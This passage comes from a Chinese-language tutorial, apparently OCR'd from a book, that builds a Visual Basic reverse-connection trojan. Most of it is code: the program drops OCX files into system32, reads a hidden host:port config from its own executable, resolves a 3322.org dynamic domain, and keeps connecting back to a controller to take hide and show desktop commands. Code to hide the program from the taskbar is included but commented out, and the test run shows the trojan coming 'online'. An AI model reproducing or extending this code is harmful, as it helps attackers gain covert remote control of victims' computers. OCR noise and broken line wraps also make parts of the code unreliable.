
res2 = LoadResData(102, "CUSTOM")
Open Environ("windir") + "\system32\inet.ocx" For Binary As #1
    Put #1, , res '把数组中的内容写到inet.ocx
Close

Form1.Show '显示窗口，窗体载入事件
End Sub
```

这段代码的流程为：首先使用dim定义两个动态数组用来保存二进制数据，然后使用loadresdata函数把资源文件读取，并且分别存放到两个数组中，最后使用put语句把数组中的二进制数据分别保存为winsock.ocx和inet.ocx，并且调用form1.show方法启动窗体的载入事件，只有调用这句才能让窗体模块中的事件和函数得以运行。其中使用到的environ函数，可以得到系统目录，environ("windir")得到的目录一般为c:\windows。最后给出服务端程序的界面，使用到了一个timer控件，一个winsock.ocx控件和一个inet.ocx控件，界面如图13所示。


图13

前面用到了main函数，要实现首先启动这个函数就要在“工程”--“工程属性”中设置“启动对象”为“sub main”，如图14。


图14

经过上面的设置，下边给出全部窗体代码：

```
Private Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)
Private Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName As String) As Long
Private Declare Function ShowWindow Lib "user32" (ByVal hwnd As Long, ByVal nCmdShow As Long) As Long

Private Const SW_SHOW = 5
Private Const SW_HIDE = 0
Dim host1 As String, port1 As String

Private Sub Form_Load()
On Error Resume Next
Timer1.Enabled = False

'Form1.Visible = False 编写时注释掉这两句，测试起来方便
'App.TaskVisible = False
Dim a As String * 100
Open App.Path + "\" + App.EXEName + ".exe" For Binary As #1 '打开程序自身
    Seek #1, 253952 '注意！要根据文件大小修改这里！
    Get #1, , a '读100个字符
Close

Dim b() As String
b = Split(a, "|") '这里变量a中的内容为：domain|port或则ip|port
If LCase(Left(b(0), 4)) = "http" Then '==========1:配置的动态域名，要首先Ping它的IP地址
    Inet1.Execute "http://www.123cha.com/ip/?q=" + Mid(b(0), 8, Len(b(0))), "get" '去掉http://
    port1 = b(1)
Else '=================2:配置的IP地址
    host1 = b(0) '直接赋给host1变量就可以了
    port1 = b(1)
    MsgBox host1 + ":" + port1 + "ip address"
Timer1.Enabled = True '修改timer属性为真，开始反弹连接====
```

```
  End If
  End Sub

  Private Sub Inet1_StateChanged(ByVal State As Integer)
  On Error Resume Next '防止因为对方没有连接网络而出错

  If State = 12 Then '连接成功
     a = Inet1.GetChunk(1024)
     Do While a <> ""
        s = s + a '循环获得返回代码
        a = Inet1.GetChunk(1024)
        DoEvents
     Loop

     p1 = InStr(1, s, " => ")
     p2 = InStr(p1, s, "</i></ul>")
     host1 = Mid(s, p1 + Len(" => "), p2 - p1
- Len(" => ")) '得到动态域名绑定的IP地址
     MsgBox host1 + ":" + port1 + "domain"
  Timer1.Enabled = True '修改timer属性为真，开始反弹连接===
  End If
  End Sub

  Private Sub Timer1_Timer() '=======1：不断尝试连接主机
  If Winsock1.State = sckClosed Then
     Winsock1.RemoteHost = host1 '被控制端反弹连接主机
     Winsock1.RemotePort = CInt(port1)
     Winsock1.Connect
  End If
  End Sub

  Private Sub Winsock1_Close()
  Winsock1.Close '如果主机关闭，这里就关闭和主机的连接
  End Sub

  Private Sub Winsock1_DataArrival(ByVal bytesTotal As
Long) '======2：接收控制指令，并进行相关操作
  Dim a As String
  Dim cmd_line As String, result_line As String

  Winsock1.GetData a
  'MsgBox a'显示接收到的命令行

  If Mid(a, 1, 4) = "hide" Then '如果是隐藏命令
     Call ShowWindow(FindWindow("Progman", vbNullString),
SW_HIDE)
  End If
  If Mid(a, 1, 4) = "show" Then '如果是显示命令
     Call ShowWindow(FindWindow("Progman", vbNullString),
SW_SHOW)
  End If
  End Sub

  Private Sub Winsock1_Error(ByVal Number As Integer, De-
scription As String, ByVal Scode As Long, ByVal Source As
String, ByVal HelpFile As String, ByVal HelpContext As Long,
CancelDisplay As Boolean)
  Winsock1.Close
  End Sub
```

程序的运行流程是这样的：首先执行main函数中的代码，也就是释放两个用到的控件，并且启动窗口载入事件，其次在窗口载入事件，从253952字节这个位置开始读取100个字符，253952这个位置的获得是在编写完毕服务端程序后查看这个服务端程序的大小所获得的，得到这个位置之后的数据也就是读取到了配置信息，然后调用split函数以"|"为划分得到IP地址（或者动态域名）和端口信息，如果得到的是IP：port的格式，就可以执行去反弹连接控制端，此时设置timer控件为真，表示可以进行尝试连接，如果得到的格式是"HTTP：// 动态域名:Port格式"，就表示得到的是动态域名；这时候就调用inet控件去PING出这个动态域名的IP地址，然后在inet的statechange事件中设置timer的enabled属性为真，此时才能开始尝试连接。最后，反弹连接成功，等待控制端的控制指令。

四、测试运行

关于运行有两种形式，一种就是配置的是固定IP地址，另外一种就是配置的3322动态域名。首先来看配置是固定IP地址的运行情况。

（一）固定IP 地址

首先使用配置服务端按钮来配置一个服务端程序，我们配置的信息是IP地址为127.0.0.1，端口为9999。生成并运行服务端程序，然后单击控制端的监听端口按钮，可以看到已经成功连接了，此时单击隐藏桌面按钮，可以看到对方的桌面马上被隐藏了，如图15。现在单击显示桌面按钮，可以看到桌面的图标马上就重新显示了出来，如图16。




图15




图16




图 17

（二）配置动态域名

上面介绍了固定 IP 地址的反弹上线，现在再来介绍动态域名的上线。在反弹 IP 处填写 3322 的动态域名 http：//xiaolong1212.3322.org，然后在端口处填写 7777，单击“配置服务端”就会生成服务端程序了，如图 17。

双击运行这个服务端程序，然后单击控制端的监听端口按钮，可以看到服务端已经成功解析了这个动态域名并且反弹上线了，如图 18，然后就可以通过显示／隐藏桌面按钮来控制对方了。至于其它的控制功能就留给读者去丰富和完善了，这个就不是本节要详细介绍的内容了。

